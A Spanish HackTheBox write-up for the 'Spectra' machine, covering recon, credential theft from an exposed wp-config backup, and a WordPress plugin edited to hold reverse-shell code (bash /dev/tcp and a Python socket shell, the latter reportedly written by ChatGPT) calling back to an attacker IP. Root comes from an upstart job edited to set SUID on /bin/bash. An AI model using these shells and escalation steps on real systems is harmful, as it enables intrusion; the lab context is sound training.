Ping inicial de reconocimiento, esta máquina a diferencia de las demás en HTB la detecta como si fuese others, pero aún así la distribución yo diria que es linux de todas formas.

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ping 10.10.10.229
PING 10.10.10.229 (10.10.10.229) 56(84) bytes of data.
64 bytes from 10.10.10.229: icmp_seq=1 ttl=63 time=38.1 ms
64 bytes from 10.10.10.229: icmp_seq=2 ttl=63 time=41.7 ms
64 bytes from 10.10.10.229: icmp_seq=3 ttl=63 time=58.9 ms
^C
--- 10.10.10.229 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 38.072/46.197/58.863/9.074 ms

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```


Escaneo de NMAP realizado, puertos abiertos disponibles 22,80 y 3306 SSH que son HTTP y MYSQL por defecto.

```
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDF1xom8Ljz30NltgYXTRoVI2ymBlBZn849bnFYNI
fGubCQDwGHP0Gj8S/C1lCMp/9kdNPxDv8aamWTeVCTuqDOwMy0GmEGRyk9gaZjwA2T3kIVD/TjLVu5hl
0gzVtnAMB8yT68pbcRUbl6OI0NC6ucKzSIb6g90vwF1kVlj22GXTcfu0r3tyCFlusJFnuhgAIrTax8e
AeUlj0Tsy2iwYfLk6XaO5xssZgHFvB4QnUvpdt2ybsfTEd1aySikuetak9pl7yECFD8jgqT6ybzG1qs
3CivzVUPFnvOu2+dD5kFQSQNqR8kHGRqZXW0oUQsDUh1GQsb+iO8sFMDIAqr1SfAKQEpCPpSFl6H1wt
80/tcp   open  http    syn-ack ttl 63 nginx 1.17.4
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   syn-ack ttl 63 MySQL (unauthorized)
```

No es inferior al 7.7 por lo que descarto nada relacionado con SSH, de MySQL suele ser frecuente el uso de credenciales para acceder por lo que solo me queda la página web por comprobar. Realizo un whatweb para ver klk


```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ whatweb 10.10.10.229
http://10.10.10.229 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.17.4], IP[10.10.10.229], nginx[1.17.4]
```

Al hacer hovering en la página podemos observar como el apartado TEST hace hovering al dominio spectra.htb que no hemos contemplado aún en el /etc/hosts.




Al poner spectra.htb en el /etc/hosts podemos observar que si hacemos click al link de antes nos da un error bastante característico que nos permite identificar que esto corre un

wordpress por detras. Cuando esperas un rato te redirecciona al principio




Retrocedemos al directorio testing y vemos que tiene habilitado el directory listing, muy mala idea por parte de los creadores, ahora solo queda mirar seguramente en wp-config.php, donde habitualmente se guardan credenciales.




Index of /testing/

../		
wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
wp-login.php	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
wp-settings.php	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133


Al parecer el wp-config.php da error de base de datos, pero el .save nos da unas credenciales haciendo uso del view-source ya que en vez de haber un error la máquina atacada aparecía vacía, por lo que podemos probar una conexión a la BBDD




No tenemos acceso a la BBDD con esta IP, por lo que da igual que contraseña provemos que no vamos a poder entrar mediante el cliente MYSQL, por lo que con la contraseña que hemos obtenido antes debemos encontrar algún usuario que SI tenga esa password en el WORDPRESS mediante reutilización de contraseñas.



Primer usuario obtenido...




Administrator y devteam01 como credenciales.



En la sección de plugins vemos el habitual Hello_Dolly.php para realización de reverse shell, es simplemente un plugin para unas

lyrics, pero de todas formas




```
11 Version: 1.7.2
12 Author URI: http://ma.tt/
13 */
14 exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.5/4444 0>&1'");
15 function hello_dolly_get_lyric() {
16     /** These are the lyrics to Hello Dolly */
17     $lyrics = "Hello, Dolly
18 Well, hello, Dolly
19 It's so nice to have you back where you belong
```


De forma convencional no me ha salido, he tenido que usar GPT para que me interpretase codigo en python ya que al parecer no me hacia la reverse shell ni con sh ni con /bin/bash.

Codigo generado por GPT...

elected file content:

```
1  <?php
2  /*
3  Plugin Name: Hello Dolly
4  Description: Reverse shell en Python por ChatGPT ;)
5  Author: Tu Nombre
6  */
7
8  // Reverse shell en Python
9  exec("python3 -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect((\"10.10.16.5\",4444)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
   os.dup2(s.fileno(),2); subprocess.call([\"/bin/sh\"])'");
10
11 // (El resto del plugin no es necesario para nuestro propósito, pero dejamos el mínimo para que WordPress lo acepte)
12 ?>
13
```

Accedemos al plugin desde el navegador...



Hacemos el tratamiento del TTY al igual que siempre sin ninguna variable adicional. Despues de buscar un rato dentro de la máquina no he visto nada interesante hasta que literalmente he encontrado un password dentro de /opt.

Dentro del directorio /etc/autologin esta un passwd (lo he marcado el en rojo)

```
VirtualBox  autologin.conf.orig  broadcom  displaylink  eeti  google  neverware  tpm1  tpm2
nginx@spectra /opt $ cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end scriptnginx@spectra /opt $ cd /etc/autologin
nginx@spectra /etc/autologin $ dir
passwd
nginx@spectra /etc/autologin $ cat passwd
SummerHereWeCome!!
nginx@spectra /etc/autologin $
```

efectivamente somos katie

```
┌──(jouker㉿joukerm)-[~]
└─$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
katie@spectra ~ $
```

Katie es parte del grupo developers

```
(katie@10.10.10.229) Password:
katie@spectra ~ $ groups
katie developers
katie@spectra ~ $
```

Buscamos archivos que tengan como grupo developers

```
katie@spectra /etc/init $ find / -group developers 2>/dev/null
/etc/init/test6.conf
/etc/init/test7.conf
/etc/init/test3.conf
/etc/init/test4.conf
/etc/init/test.conf
/etc/init/test8.conf
/etc/init/test9.conf
/etc/init/test10.conf
/etc/init/test2.conf
/etc/init/test5.conf
/etc/init/test1.conf
/srv
/srv/nodetest.js
```

Con sudo -l podemos iniciar y parar servicios.

```
/srv/nodetest.js
katie@spectra /etc/init $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra /etc/init $
```

Le añadimos una linea adicional marcada en rojo para ponerle u+s a la bin bash, para seguidamente ejecutar como root la comanda

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 4.4                                          /etc/init/test8.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script
    exec chmod u+s /bin/bash
    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script
```

```
katie@spectra /etc/init $ sudo -u root /sbin/initctl start test8
test8 start/running, process 13349
katie@spectra /etc/init $
```

```
test8 start/running, process 13349
katie@spectra /etc/init $ ls -l /bin/bash
-rwsr-xr-x 1 root root 551984 Dec 22  2020 /bin/bash
```

Y finalmente somos ROOT

```
test8 start/running, process 13291
katie@spectra /etc/init $ bash -p
bash-4.3# whoami
root
bash-4.3#
```